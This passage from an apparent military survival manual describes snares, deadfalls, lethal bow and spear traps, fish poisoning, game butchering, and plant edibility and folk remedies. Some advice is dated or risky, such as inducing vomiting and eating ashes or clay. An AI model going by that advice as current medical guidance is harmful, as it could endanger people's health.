A simple snare (Figure 8-5) consists of a noose placed over a trail or den hole and attached to a firmly planted stake. If the noose is some type of cordage placed upright on a game trail, use small twigs or blades of grass to hold it up. Filaments from spider webs are excellent for holding nooses open. Make sure the noose is large enough to pass freely over the animal's head. As the animal continues to move, the noose tightens around its neck. The more the animal struggles, the tighter the noose gets. This type of snare usually does not kill the animal. If you use cordage, it may loosen enough to slip off the animal's neck. Wire is therefore the best choice for a simple snare.

Drag Noose

Use a drag noose on an animal run (Figure 8-6). Place forked sticks on either side of the run and lay a sturdy crossmember across them. Tie the noose to the crossmember and hang it at a height above the animal's head. (Nooses designed to catch by the head should never be low enough for the prey to step into with a foot.) As the noose tightens around the animal's neck, the animal pulls the crossmember from the forked sticks and drags it along. The surrounding vegetation quickly catches the crossmember and the animal becomes entangled.

Twitch-Up

A twitch-up is a supple sapling, which, when bent over and secured with a triggering device, will provide power to a variety of snares. Select a hardwood sapling along the trail. A twitch-up will work much faster and with more force if you remove all the branches and foliage.

Twitch-Up Snare

A simple twitch-up snare uses two forked sticks, each with a long and short leg (Figure 8-7). Bend the twitch-up and mark the trail below it. Drive the long leg of one forked stick firmly into the ground at that point. Ensure the cut on the short leg of this stick is parallel to the ground. Tie the long leg of the remaining forked stick to a piece of cordage secured to the twitch-up. Cut the short leg so that it catches on the short leg of the other forked stick. Extend a noose over the trail. Set the trap by bending the twitch-up and engaging the short legs of the forked sticks. When an animal catches its head in the noose, it pulls the forked sticks apart, allowing the twitch-up to spring up and hang the prey.

> Note: Do not use green sticks for the trigger. The sap that oozes out could glue them together.

Squirrel Pole

A squirrel pole is a long pole placed against a tree in an area showing a lot of squirrel activity (Figure 8-8). Place several wire nooses along the top and sides of the pole so that a squirrel trying to go up or down the pole will have to pass through one or more of them. Position the nooses (5 to 6 centimeters in diameter) about 2.5 centimeters off the pole. Place the top and bottom wire nooses 45 centimeters from the top and bottom of the pole to prevent the squirrel from getting its feet on a solid surface. If this happens, the squirrel will chew through the wire. Squirrels are naturally curious. After an initial period of caution, they will try to go up or down the pole and will get caught in a noose. The struggling animal will soon fall from the pole and strangle. Other squirrels will soon follow and, in this way, you can catch several squirrels. You can emplace multiple poles to increase the catch.

Ojibwa Bird Pole

An Ojibwa bird pole is a snare used by native Americans for centuries (Figure 8-9). To be effective, place it in a relatively open area away from tall trees. For best results, pick a spot near feeding areas, dusting areas, or watering holes. Cut a pole 1.8 to 2.1 meters long and trim away all limbs and foliage. Do not use resinous wood such as pine. Sharpen the upper end to a point, then drill a small diameter hole 5 to 7.5 centimeters down from the top. Cut a small stick 10 to 15 centimeters long and shape one end so that it will almost fit into the hole. This is the perch. Plant the long pole in the ground with the pointed end up. Tie a small weight, about equal to the weight of the targeted species, to a length of cordage. Pass the free end of the cordage through the hole, and tie a slip noose that covers the perch. Tie a single overhand knot in the cordage and place the perch against the hole. Allow the cordage to slip through the hole until the overhand knot rests against the pole and the top of the perch. The tension of the overhand knot against the pole and perch will hold the perch in position. Spread the noose over the perch, ensuring it covers the perch and drapes over on both sides. Most birds prefer to rest on something above ground and will land on the perch. As soon as the bird lands, the perch will fall, releasing the over-hand knot and allowing the weight to drop. The noose will tighten around the bird's feet, capturing it. If the weight is too heavy, it will cut the bird's feet off, allowing it to escape.

Noosing Wand

A noose stick or "noosing wand" is useful for capturing roosting birds or small mammals (Figure 8-10). It requires a patient operator. This wand is more a weapon than a trap. It consists of a pole (as long as you can effectively handle) with a slip noose of wire or stiff cordage at the small end. To catch an animal, you slip the noose over the neck of a roosting bird and pull it tight. You can also place it over a den hole and hide in a nearby blind. When the animal emerges from the den, you jerk the pole to tighten the noose and thus capture the animal. Carry a stout club to kill the prey.

Treadle Spring Snare

Use a treadle snare against small game on a trail (Figure 8-11). Dig a shallow hole in the trail. Then drive a forked stick (fork down) into the ground on each side of the hole on the same side of the trail. Select two fairly straight sticks that span the two forks. Position these two sticks so that their ends engage the forks. Place several sticks over the hole in the trail by positioning one end over the lower horizontal stick and the other on the ground on the other side of the hole. Cover the hole with enough sticks so that the prey must step on at least one of them to set off the snare. Tie one end of a piece of cordage to a twitch-up or to a weight suspended over a tree limb. Bend the twitch-up or raise the suspended weight to determine where You will tie a 5 centimeter or so long trigger. Form a noose with the other end of the cordage. Route and spread the noose over the top of the sticks over the hole. Place the trigger stick against the horizontal sticks and route the cordage behind the sticks so that the tension of the power source will hold it in place. Adjust the bottom horizontal stick so that it will barely hold against the trigger. A the animal places its foot on a stick across the hole, the bottom horizontal stick moves down, releasing the trigger and allowing the noose to catch the animal by the foot. Because of the disturbance on the trail, an animal will be wary. You must therefore use channelization.

The figure 4 is a trigger used to drop a weight onto a prey and crush it (Figure 8-12). The type of weight used may vary, but it should be heavy enough to kill or incapacitate the prey immediately. Construct the figure 4 using three notched sticks. These notches hold the sticks together in a figure 4 pattern when under tension. Practice making this trigger before-hand; it requires close tolerances and precise angles in its construction.

Paiute Deadfall

The Paiute deadfall is similar to the figure 4 but uses a piece of cordage and a catch stick (Figure 8-13). It has the advantage of being easier to set than the figure 4. Tie one end of a piece of cordage to the lower end of the diagonal stick. Tie the other end of the cordage to another stick about 5 centimeters long. This 5-centimeter stick is the catch stick. Bring the cord halfway around the vertical stick with the catch stick at a 90-degree angle. Place the bait stick with one end against the drop weight, or a peg driven into the ground, and the other against the catch stick. When a prey disturbs the bait stick, it falls free, releasing the catch stick. As the diagonal stick flies up, the weight falls, crushing the prey.

Bow Trap

A bow trap is one of the deadliest traps. It is dangerous to man as well as animals (Figure 8-14). To construct this trap, build a bow and anchor it to the ground with pegs. Adjust the aiming point as you anchor the bow. Lash a toggle stick to the trigger stick. Two upright sticks driven into the ground hold the trigger stick in place at a point where the toggle stick will engage the pulled bow string. Place a catch stick between the toggle stick and a stake driven into the ground. Tie a trip wire or cordage to the catch stick and route it around stakes and across the game trail where you tie it off (as in Figure 8-14). When the prey trips the trip wire, the bow looses an arrow into it. A notch in the bow serves to help aim the arrow.

WARNING
This is a lethal trap. Approach it with caution and from the rear only!

Pig Spear Shaft

To construct the pig spear shaft, select a stout pole about 2.5 meters long (Figure 8-15). At the smaller end, firmly lash several small stakes. Lash the large end tightly to a tree along the game trail. Tie a length of cordage to another tree across the trail. Tie a sturdy, smooth stick to the other end of the cord. From the first tree, tie a trip wire or cord low to the ground, stretch it across the trail, and tie it to a catch stick. Make a slip ring from vines or other suitable material. Encircle the trip wire and the smooth stick with the slip ring. Emplace one end of another smooth stick within the slip ring and its other end against the second tree. Pull the smaller end of the spear shaft across the trail and position it between the short cord and the smooth stick. As the animal trips the trip wire, the catch stick pulls the slip ring off the smooth sticks, releasing the spear shaft that springs across the trail and impales the prey against the tree.

WARNING
This is a lethal trap. Approach it with caution!

Bottle Trap

A bottle trap is a simple trap for mice and voles (Figure 8-16). Dig a hole 30 to 45 centimeters deep that is wider at the bottom than at the top. Make the top of the hole as small as possible. Place a piece of bark or wood over the hole with small stones under it to hold it up 2.5 to 5 centimeters off the ground. Mice or voles will hide under the cover to escape danger and fall into the hole. They cannot climb out because of the wall's backward slope. Use caution when checking this trap; it is an excellent hiding place for snakes.

KILLING DEVICES

There are several killing devices that you can construct to help you obtain small game to help you survive. The rabbit stick, the spear, the bow and arrow, and the sling are such devices.

Rabbit Stick

One of the simplest and most effective killing devices is a stout stick as long as your arm, from fingertip to shoulder, called a "rabbit stick." You can throw it either overhand or sidearm and with considerable force. It is very effective against small game that stops and freezes as a defense.

Spear

You can make a spear to kill small game and to fish. Jab with the spear, do not throw it. See spearfishing below.

Bow and Arrow

A good bow is the result of many hours of work. You can construct a suitable short-term bow fairly easily. When it loses its spring or breaks, you can replace it. Select a hardwood stick about one meter long that is free of knots or limbs. Carefully scrape the large end down until it has the same pull as the small end. Careful examination will show the natural curve of the stick. Always scrape from the side that faces you, or the bow will break the first time you pull it. Dead, dry wood is preferable to green wood. To increase the pull, lash a second bow to the first, front to front, forming an "X" when viewed from the side. Attach the tips of the bows with cordage and only use a bowstring on one bow.

Select arrows from the straightest dry sticks available. The arrows should be about half as long as the bow. Scrape each shaft smooth all around. You will probably have to straighten the shaft. You can bend an arrow straight by heating the shaft over hot coals. Do not allow the shaft to scorch or bum. Hold the shaft straight until it cools.

You can make arrowheads from bone, glass, metal, or pieces of rock. You can also sharpen and fire harden the end of the shaft. To fire harden wood, hold it over hot coals, being careful not to bum or scorch the wood.

You must notch the ends of the arrows for the bowstring. Cut or file the notch; do not split it. Fletching (adding feathers to the notched end of an arrow) improves the arrow's flight characteristics, but is not necessary on a field-expedient arrow.

Sling

You can make a sling by tying two pieces of cordage, about sixty centimeters long, at opposite ends of a palm-sized piece of leather or cloth. Place a rock in the cloth and wrap one cord around the middle finger and hold in your palm. Hold the other cord between the forefinger and thumb. To throw the rock, spin the sling several times in a circle and release the cord between the thumb and forefinger. Practice to gain proficiency. The sling is very effective against small game.

FISHING DEVICES

You can make your own fishhooks, nets and traps and use several methods to obtain fish in a survival situation.

Improvised Fishhooks

You can make field-expedient fishhooks from pins, needles, wire, small nails, or any piece of metal. You can also use wood, bone, coconut shell, thorns, flint, seashell, or tortoise shell. You can also make fishhooks from any combination of these items (Figure 8-17).

To make a wooden hook, cut a piece of hardwood about 2.5 centimeters long and about 6 millimeters in diameter to form the shank. Cut a notch in one end in which to place the point. Place the point (piece of bone, wire, nail) in the notch. Hold the point in the notch and tie securely so that it does not move out of position. This is a fairly large hook. To make smaller hooks, use smaller material.

A gorge is a small shaft of wood, bone, metal, or other material. It is sharp on both ends and notched in the middle where you tie cordage. Bait the gorge by placing a piece of bait on it lengthwise. When the fish swallows the bait, it also swallows the gorge.

Stakeout

A stakeout is a fishing device you can use in a hostile environment (Figure 8-18). To construct a stakeout, drive two supple saplings into the bottom of the lake, pond, or stream with their tops just below the water surface. Tie a cord between them and slightly below the surface. Tie two short cords with hooks or gorges to this cord, ensuring that they cannot wrap around the poles or each other. They should also not slip along the long cord. Bait the hooks or gorges.

Gill Net

If a gill net is not available, you can make one using parachute suspension line or similar material (Figure 8-19). Remove the core lines from the suspension line and tie the easing between two trees. Attach several core lines to the easing by doubling them over and tying them with prusik knots or girth hitches. The length of the desired net and the size of the mesh determine the number of core lines used and the space between them. Starting at one end of the easing, tie the second and the third core lines together using an overhand knot. Then tie the fourth and fifth, sixth and seventh, and so on, until you reach the last core line. You should now have all core lines tied in pairs with a single core line hanging at each end. Start the second row with the first core line, tie it to the second, the third to the fourth, and so on.

To keep the rows even and to regulate the size of the mesh, tie a guideline to the trees. Position the guideline on the opposite side of the net you are working on. Move the guideline down after completing each row. The lines will always hang in pairs and you always tie a cord from one pair to a cord from an adjoining pair. Continue tying rows until the net is the desired width. Thread a suspension line easing along the bottom of the net to strengthen it. Use the gill net as shown in Figure 8-20.

Fish Traps

You may trap fish using several methods (Figure 8-21). Fish baskets are one method. You construct them by lashing several sticks together with vines into a funnel shape. You close the top, leaving a hole large enough for the fish to swim through.

You can also use traps to catch saltwater fish, as schools regularly approach the shore with the incoming tide and often move parallel to the shore. Pick a location at high tide and build the trap at low tide. On rocky shores, use natural rock pools. On coral islands, use natural pools on the surface of reefs by blocking the openings as the tide recedes. On sandy shores, use sandbars and the ditches they enclose. Build the trap as a low stone wall extending outward into the water and forming an angle with the shore.

Spearfishing

If you are near shallow water (about waist deep) where the fish are large and plentiful, you can spear them. To make a spear, cut a long, straight sapling (Figure 8-22). Sharpen the end to a point or attach a knife, jagged piece of bone, or sharpened metal. You can also make a spear by splitting the shaft a few inches down from the end and inserting a piece of wood to act as a spreader. You then sharpen the two separated halves to points. To spear fish, find an area where fish either gather or where there is a fish run. Place the spear point into the water and slowly move it toward the fish. Then, with a sudden push, impale the fish on the stream bottom. Do not try to lift the fish with the spear, as it with probably slip off and you will lose it; hold the spear with one hand and grab and hold the fish with the other. Do not throw the spear, especially if the point is a knife. You cannot afford to lose a knife in a survival situation. Be alert to the problems caused by light refraction when looking at objects in the water.

Chop Fishing

At night, in an area with a good fish density, you can use a light to attract fish. Then, armed with a machete or similar weapon, you can gather fish using the back side of the blade to strike them. Do not use the sharp side as you will cut them in two pieces and end up losing some of the fish.

Fish Poison

Another way to catch fish is by using poison. Poison works quickly. It allows you to remain concealed while it takes effect. It also enables you to catch several fish at one time. When using fish poison, be sure to gather all of the affected fish, because many dead fish floating downstream could arouse suspicion. Some plants that grow in warm regions of the world contain rotenone, a substance that stuns or kills cold-blooded animals but does not harm persons who eat the animals. The best place to use rotenone, or rotenone-producing plants, is in ponds or the headwaiters of small streams containing fish. Rotenone works quickly on fish in water 21 degrees C (70 degrees F) or above. The fish rise helplessly to the surface. It works slowly in water 10 to 21 degrees C (50 to 70 degrees F) and is ineffective in water below 10 degrees C (50 degrees F). The following plants, used as indicated, will stun or kill fish:
Anamirta cocculus (Figure 8-23). This woody vine grows in southern Asia and on islands of the South Pacific. Crush the bean-shaped seeds and throw them in the water.
Croton tiglium (Figure 8-23). This shrub or small tree grows in waste areas on islands of the South Pacific. It bears seeds in three angled capsules. Crush the seeds and throw them into the water.
Barringtonia (Figure 8-23). These large trees grow near the sea in Malaya and parts of Polynesia. They bear a fleshy one-seeded fruit. Crush the seeds and bark and throw into the water.
Derris eliptica (Figure 8-23). This large genus of tropical shrubs and woody vines is the main source of commercially produced rotenone. Grind the roots into a powder and mix with water. Throw a large quantity of the mixture into the water.
Duboisia (Figure 8-23). This shrub grows in Australia and bears white clusters of flowers and berrylike fruit. Crush the plants and throw them into the water.
Tephrosia (Figure 8-23). This species of small shrubs, which bears beanlike pods, grows throughout the tropics. Crush or bruise bundles of leaves and stems and throw them into the water.

- Lime. You can get lime from commercial sources and in agricultural areas that use large quantities of it. You may produce your own by burning coral or seashells. Throw the lime into the water.
- Nut husks. Crush green husks from butternuts or black walnuts. Throw the husks into the water.

PREPARATION OF FISH AND GAME FOR COOKING AND STORAGE

You must know how to prepare fish and game for cooking and storage in a survival situation. Improper cleaning or storage can result in inedible fish or game.

Fish

Do not eat fish that appears spoiled. Cooking does not ensure that spoiled fish will be edible. Signs of spoilage are--

- Sunken eyes.
- Peculiar odor.
- Suspicious color. (Gills should be red to pink. Scales should be a pronounced shade of gray, not faded.)
- Dents stay in the fish's flesh after pressing it with your thumb.
- Slimy, rather than moist or wet body.
- Sharp or peppery taste.

Eating spoiled or rotten fish may cause diarrhea, nausea, cramps, vomiting, itching, paralysis, or a metallic taste in the mouth. These symptoms appear suddenly, one to six hours after eating. Induce vomiting if symptoms appear.
Fish spoils quickly after death, especially on a hot day. Prepare fish for eating as soon as possible after catching it. Cut out the gills and large blood vessels that lie near the spine. Gut fish that is more than 10 centimeters long. Scale or skin the fish.
You can impale a whole fish on a stick and cook it over an open fire. However, boiling the fish with the skin on is the best way to get the most food value. The fats and oil are under the skin and, by boiling, you can save the juices for broth. You can use any of the methods used to cook plant food to cook fish. Pack fish into a ball of clay and bury it in the coals of a fire until the clay hardens. Break open the clay ball to get to the cooked fish. Fish is done when the meat flakes off. If you plan to keep the fish for later, smoke or fry it. To prepare fish for smoking, cut off the head and remove the backbone.

Snakes

To skin a snake, first cut off its head and bury it. Then cut the skin down the body 15 to 20 centimeters (Figure 8-24). Peel the skin back, then grasp the skin in one hand and the body in the other and pull apart. On large, bulky snakes it may be necessary to slit the belly skin. Cook snakes in the same manner as small game. Remove the entrails and discard. Cut the snake into small sections and boil or roast it.

Birds

After killing the bird, remove its feathers by either plucking or skinning. Remember, skinning removes some of the food value. Open up the body cavity and remove its entrails, saving the craw (in seed-eating birds), heart, and liver. Cut off the feet. Cook by boiling or roasting over a spit. Before cooking scavenger birds, boil them at least 20 minutes to kill parasites.

Skinning and Butchering Game

Bleed the animal by cutting its throat. If possible, clean the carcass near a stream. Place the carcass belly up and split the hide from throat to tail, cutting around all sexual organs (Figure 8-25). Remove the musk glands at points A and B to avoid tainting the meat. For smaller mammals, cut the hide around the body and insert two fingers under the hide on both sides of the cut and pull both pieces off (Figure 8-26).

Note: When cutting the hide, insert the knife blade under the skin and turn the blade up so that only the hide gets cut. This will also prevent cutting hair and getting it on the meat.

Remove the entrails from smaller game by splitting the body open and pulling them out with the fingers. Do not forget the chest cavity. For larger game, cut the gullet away from the diaphragm. Roll the entrails out of the body. Cut around the anus, then reach into the lower abdominal cavity, grasp the lower intestine, and pull to remove. Remove the urine bladder by pinching it off and cutting it below the fingers. If you spill urine on the meat, wash it to avoid tainting the meat. Save the heart and liver. Cut these open and inspect for signs of worms or other parasites. Also inspect the liver's color; it could indicate a diseased animal. The liver's surface should be smooth and wet and its color deep red or purple. If the liver appears diseased, discard it. However, a diseased liver does not indicate you cannot eat the muscle tissue.

Cut along each leg from above the foot to the previously made body cut. Remove the hide by pulling it away from the carcass, cutting the connective tissue where necessary. Cut off the head and feet.
Cut larger game into manageable pieces. First, slice the muscle tissue connecting the front legs to the body. There are no bones or joints connecting the front legs to the body on four-legged animals. Cut the hindquarters off where they join the body. You must cut around a large bone at the top of the leg and cut to the ball and socket hip joint. Cut the ligaments around the joint and bend it back to separate it.
Remove the large muscles (the tenderloin) that lie on either side of the spine. Separate the ribs from the backbone. There is less work and less wear on your knife if you break the ribs first, then cut through the breaks.
Cook large meat pieces over a spit or boil them. You can stew or boil smaller pieces, particularly those that remain attached to bone after the initial butchering, as soup or broth. You can cook body organs such as the heart, liver, pancreas, spleen, and kidneys using the same methods as for muscle meat. You can also cook and eat the brain. Cut the tongue out, skin it, boil it until tender, and eat it.

Smoking Meat

To smoke meat, prepare an enclosure around a fire (Figure 8-27). Two ponchos snapped together will work. The fire does not need to be big or hot. The intent is to produce smoke, not heat. Do not use resinous wood in the fire because its smoke will ruin the meat. Use hardwoods to produce good smoke. The wood should be somewhat green. If it is too dry, soak it. Cut the meat into thin slices, no more than 6 centimeters thick, and drape them over a framework. Make sure none of the meat touches another piece. Keep the poncho enclosure around the meat to hold the smoke and keep a close watch on the fire. Do not let the fire get too hot. Meat smoked overnight in this manner will last about 1 week. Two days of continuous smoking will preserve the meat for 2 to 4 weeks. Properly smoked meat will look like a dark, curled, brittle stick and you can eat it without further cooking. You can also use a pit to smoke meat (Figure 8-28).

Drying Meat

To preserve meat by drying, cut it into 6-millimeter strips with the grain. Hang the meat strips on a rack in a sunny location with good air flow. Keep the strips out of the reach of animals and cover them to keep blowflies off. Allow the meat to dry thoroughly before eating. Properly dried meat will have a dry, crisp texture and will not feel cool to the touch.

Other Preservation Methods

You can also preserve meats using the freezing or brine and salt methods.

Freezing

In cold climates, you can freeze and keep meat indefinitely. Freezing is not a means of preparing meat. You must still cook it before eating.

Brine and Salt

You can preserve meat by soaking it thoroughly in a saltwater solution. The solution must cover the meat. You can also use salt by itself. Wash off the salt before cooking.

CHAPTER 9 - SURVIVAL USE OF PLANTS

After having solved the problems of finding water, shelter, and animal food, you will have to consider the use of plants you can eat. In a survival situation you should always be on the lookout for familiar wild foods and live off the land whenever possible.

You must not count on being able to go for days without food as some sources would suggest. Even in the most static survival situation, maintaining health through a complete and nutritious diet is essential to maintaining strength and peace of mind.

Nature can provide you with food that will let you survive any ordeal, if you don't eat the wrong plant. You must therefore learn as much as possible beforehand about the flora of the region where you will be operating. Plants can provide you with medicines in a survival situation. Plants can supply you with weapons and raw materials to construct shelters and build fires. Plants can even provide you with chemicals for poisoning fish, preserving animal hides, and for camouflaging yourself and your equipment.

Note: You will find illustrations of the plants described in this chapter in Appendixes B and C.

EDIBILITY OF PLANTS

Plants are valuable sources of food because they are widely available, easily procured, and, in the proper combinations, can meet all your nutritional needs.

WARNING
The critical factor in using plants for food is to avoid accidental poisoning. Eat only those plants you can positively identify and you know are safe to eat.

Absolutely identify plants before using them as food. Poison hemlock has killed people who mistook it for its relatives, wild carrots and wild parsnips.

At times you may find yourself in a situation for which you could not plan. In this instance you may not have had the chance to learn the plant life of the region in which you must survive. In this case you can use the Universal Edibility Test to determine which plants you can eat and those to avoid.

It is important to be able to recognize both cultivated and wild edible plants in a survival situation. Most of the information in this chapter is directed towards identifying wild plants because information relating to cultivated plants is more readily available.

Remember the following when collecting wild plants for food:

- Plants growing near homes and occupied buildings or along roadsides may have been sprayed with pesticides. Wash them thoroughly. In more highly developed countries with many automobiles, avoid roadside plants, if possible, due to contamination from exhaust emissions.
- Plants growing in contaminated water or in water containing Giardia lamblia and other parasites are contaminated themselves. Boil or disinfect them.
- Some plants develop extremely dangerous fungal toxins. To lessen the chance of accidental poisoning, do not eat any fruit that is starting to spoil or showing signs of mildew or fungus.
- Plants of the same species may differ in their toxic or subtoxic compounds content because of genetic or environmental factors. One example of this is the foliage of the common chokecherry. Some chokecherry plants have high concentrations of deadly cyanide compounds while others have low concentrations or none. Horses have died from eating wilted wild cherry leaves. Avoid any weed, leaves, or seeds with an almondlike scent, a characteristic of the cyanide compounds.
- Some people are more susceptible to gastric distress (from plants) than others. If you are sensitive in this way, avoid unknown wild plants. If you are extremely sensitive to poison ivy, avoid products from this family, including any parts from sumacs, mangoes, and cashews.
- Some edible wild plants, such as acorns and water lily rhizomes, are bitter. These bitter substances, usually tannin compounds, make them unpalatable. Boiling them in several changes of water will usually remove these bitter properties.
- Many valuable wild plants have high concentrations of oxalate compounds, also known as oxalic acid. Oxalates produce a sharp burning sensation in your mouth and throat and damage the kidneys. Baking, roasting, or drying usually destroys these oxalate crystals. The corm (bulb) of the jack-in-the-pulpit is known as the "Indian turnip," but you can eat it only after removing these crystals by slow baking or by drying.

WARNING
Do not eat mushrooms in a survival situation! The only way to tell if a mushroom is edible is by positive identification. There is no room for experimentation. Symptoms of the most dangerous mushrooms affecting the central nervous system may show up after several days have passed when it is too late to reverse their effects.

Plant Identification

You identify plants, other than by memorizing particular varieties through familiarity, by using such factors as leaf shape and margin, leaf arrangements, and root structure.
The basic leaf margins (Figure 9-1) are toothed, lobed, and toothless or smooth.

The basic types of root structures (Figure 9-4) are the bulb, clove, taproot, tuber, rhizome, corm, and crown. Bulbs are familiar to us as onions and, when sliced in half, will show concentric rings. Cloves are those bulblike structures that remind us of garlic and will separate into small pieces when broken apart. This characteristic separates wild onions from wild garlic. Taproots resemble carrots and may be single-rooted or branched, but usually only one plant stalk arises from each root. Tubers are like potatoes and daylilies and you will find these structures either on strings or in clusters underneath the parent plants. Rhizomes are large creeping rootstock or underground stems and many plants arise from the "eyes" of these roots. Corms are similar to bulbs but are solid when cut rather than possessing rings. A crown is the type of root structure found on plants such as asparagus and looks much like a mophead under the soil's surface.

Learn as much as possible about plants you intend to use for food and their unique characteristics. Some plants have both edible and poisonous parts. Many are edible only at certain times of the year. Others may have poisonous relatives that look very similar to the ones you can eat or use for medicine.

Universal Edibility Test

There are many plants throughout the world. Tasting or swallowing even a small portion of some can cause severe discomfort, extreme internal disorders, and even death. Therefore, if you have the slightest doubt about a plant's edibility, apply the Universal Edibility Test (Figure 9-5) before eating any portion of it.

1	Test only one part of a potential food plant at a time.
2	Separate the plant into its basic components – leaves, stems, roots, buds, and flowers.
3	Smell the food for strong or acid odors. Remember, smell alone does not indicate a plant is edible or inedible.
4	Do not eat for 8 hours before starting the test.
5	During the 8 hours you abstain from eating, test for contact poisoning by placing a piece of the plant part you are testing on the inside of your elbow or wrist. Usually 15 minutes is enough time to allow for a reaction.
6	During the test period, take nothing by mouth except purified water and the plant part you are testing.
7	Select a small portion of a single part and prepare it the way you plan to eat it.
8	Before placing the prepared plant part in your mouth, touch a small portion (a pinch) to the outer surface of your lip to test for burning or itching.
9	If after 3 minutes there is no reaction on your lip, place the plant part on your tongue, holding it there for 15 minutes.
10	If there is no reaction, thoroughly chew a pinch and hold it in your mouth for 15 minutes. Do not swallow.
11	If no burning, itching, numbing, stinging, or other irritation occurs during the 15 minutes, swallow the food.
12	Wait 8 hours. If any ill effects occur during this period, induce vomiting and drink a lot of water.
13	If no ill effects occur, eat 0.25 cup of the same plant part prepared the same way. Wait another 8 hours. If no ill effects occur, the plant part as prepared is safe for eating.

CAUTION

Test all parts of the plant for edibility, as some plants have both edible and inedible parts. Do not assume that a part that proved edible when cooked is also edible when raw. Test the part raw to ensure edibility before eating raw. The same part or plant may produce varying reactions in different individuals.

Before testing a plant for edibility, make sure there are enough plants to make the testing worth your time and effort. Each part of a plant (roots, leaves, flowers, and so on) requires more than 24 hours to test. Do not waste time testing a plant that is not relatively abundant in the area.

Remember, eating large portions of plant food on an empty stomach may cause diarrhea, nausea, or cramps. Two good examples of this are such familiar foods as green apples and wild onions. Even after testing plant food and finding it safe, eat it in moderation.

You can see from the steps and time involved in testing for edibility just how important it is to be able to identify edible plants.

To avoid potentially poisonous plants, stay away from any wild or unknown plants that have--

- Milky or discolored sap.
- Beans, bulbs, or seeds inside pods.
- Bitter or soapy taste.
- Spines, fine hairs, or thorns.
- Dill, carrot, parsnip, or parsleylike foliage.

- "Almond" scent in woody parts and leaves.
- Grain heads with pink, purplish, or black spurs.
- Three-leaved growth pattern.

Using the above criteria as eliminators when choosing plants for the Universal Edibility Test will cause you to avoid some edible plants. More important, these criteria will often help you avoid plants that are potentially toxic to eat or touch.
An entire encyclopedia of edible wild plants could be written, but space limits the number of plants presented here. Learn as much as possible about the plant life of the areas where you train regularly and where you expect to be traveling or working. Listed below and later in this chapter are some of the most common edible and medicinal plants. Detailed descriptions and photographs of these and other common plants are at Appendix B.

TEMPERATE ZONE FOOD PLANTS

- Amaranth (Amaranthus retroflexus and other species)
- Arrowroot (Sagittaria species)
- Asparagus (Asparagus officinalis)
- Beechnut (Fagus species)
- Blackberries (Rubus species)
- Blueberries (Vaccinium species)
- Burdock (Arctium lappa)
- Cattail (Typha species)
- Chestnut (Castanea species)
- Chicory (Cichorium intybus)
- Chufa (Cyperus esculentus)
- Dandelion (Taraxacum officinale)
- Daylily (Hemerocallis fulva)
- Nettle (Urtica species)
- Oaks (Quercus species)
- Persimmon (Diospyros virginiana)
- Plantain (Plantago species)
- Pokeweed (Phytolacca americana)
- Prickly pear cactus (Opuntia species)
- Purslane (Portulaca oleracea)
- Sassafras (Sassafras albidum)
- Sheep sorrel (Rumex acetosella)
- Strawberries (Fragaria species)
- Thistle (Cirsium species)
- Water lily and lotus (Nuphar, Nelumbo, and other species)
- Wild onion and garlic (Allium species)
- Wild rose (Rosa species)
- Wood sorrel (Oxalis species)

TROPICAL ZONE FOOD PLANTS

- Bamboo (Bambusa and other species)
- Bananas (Musa species)
- Breadfruit (Artocarpus incisa)
- Cashew nut (Anacardium occidental)
- Coconut (Cocos nucifera)
- Mango (Mangifera indica)
- Palms (various species)

- Papaya (Carica species)
- Sugarcane (Saccharum officinarum)
- Taro (Colocasia species)

DESERT ZONE FOOD PLANTS

- Acacia (Acacia farnesiana)
- Agave (Agave species)
- Cactus (various species)
- Date palm (Phoenix dactylifera)
- Desert amaranth (Amaranths palmeri)

Seaweeds

One plant you should never overlook is seaweed. It is a form of marine algae found on or near ocean shores. There are also some edible freshwater varieties. Seaweed is a valuable source of iodine, other minerals, and vitamin C. Large quantities of seaweed in an unaccustomed stomach can produce a severe laxative effect.

When gathering seaweeds for food, find living plants attached to rocks or floating free. Seaweed washed onshore any length of time may be spoiled or decayed. You can dry freshly harvested seaweeds for later use.

Its preparation for eating depends on the type of seaweed. You can dry thin and tender varieties in the sun or over a fire until crisp. Crush and add these to soups or broths. Boil thick, leathery seaweeds for a short time to soften them. Eat them as a vegetable or with other foods. You can eat some varieties raw after testing for edibility.

SEAWEEDS

- Dulse (Rhodymenia palmata)
- Green seaweed (Ulva lactuca)
- Irish moss (Chondrus crispus)
- Kelp (Alaria esculenta)
- Laver (Porphyra species)
- Mojaban (Sargassum fulvellum)
- Sugar wrack (Laminaria saccharina)

Preparation of Plant Food

Although some plants or plant parts are edible raw, you must cook others to be edible or palatable. Edible means that a plant or food will provide you with necessary nutrients, while palatable means that it actually is pleasing to eat. Many wild plants are edible but barely palatable. It is a good idea to learn to identify, prepare, and eat wild foods.

Methods used to improve the taste of plant food include soaking, boiling, cooking, or leaching. Leaching is done by crushing the food (for example, acorns), placing it in a strainer, and pouring boiling water through it or immersing it in running water.

Boil leaves, stems, and buds until tender, changing the water, if necessary, to remove any bitterness.

Boil, bake, or roast tubers and roots. Drying helps to remove caustic oxalates from some roots like those in the Arum family.

Leach acorns in water, if necessary, to remove the bitterness. Some nuts, such as chestnuts, are good raw, but taste better roasted.

You can eat many grains and seeds raw until they mature. When hard or dry, you may have to boil or grind them into meal or flour.

The sap from many trees, such as maples, birches, walnuts, and sycamores, contains sugar. You may boil these saps down to a syrup for sweetening. It takes about 35 liters of maple sap to make one liter of maple syrup!

PLANTS FOR MEDICINE

In a survival situation you will have to use what is available. In using plants and other natural remedies, positive identification of the plants involved is as critical as in using them for food. Proper use of these plants is equally important.

Terms and Definitions

The following terms, and their definitions, are associated with medicinal plant use:

- Poultice. The name given to crushed leaves or other plant parts, possibly heated, that you apply to a wound or sore either directly or wrapped in cloth or paper.
- Infusion or tisane or tea. The preparation of medicinal herbs for internal or external application. You place a small quantity of a herb in a container, pour hot water over it, and let it steep (covered or uncovered) before use.
- Decoction. The extract of a boiled down or simmered herb leaf or root. You add herb leaf or root to water. You bring them to a sustained boil or simmer to draw their chemicals into the water. The average ratio is about 28 to 56 grams (1 to 2 ounces) of herb to 0.5 liter of water.
- Expressed juice. Liquids or saps squeezed from plant material and either applied to the wound or made into another medicine.

Many natural remedies work slower than the medicines you know. Therefore, start with smaller doses and allow more time for them to take effect. Naturally, some will act more rapidly than others.

Specific Remedies

The following remedies are for use only in a survival situation, not for routine use:

- Diarrhea. Drink tea made from the roots of blackberries and their relatives to stop diarrhea. White oak bark and other barks containing tannin are also effective. However, use them with caution when nothing else is available because of possible negative effects on the kidneys. You can also stop diarrhea by eating white clay or campfire ashes. Tea made from cowberry or cranberry or hazel leaves works too.
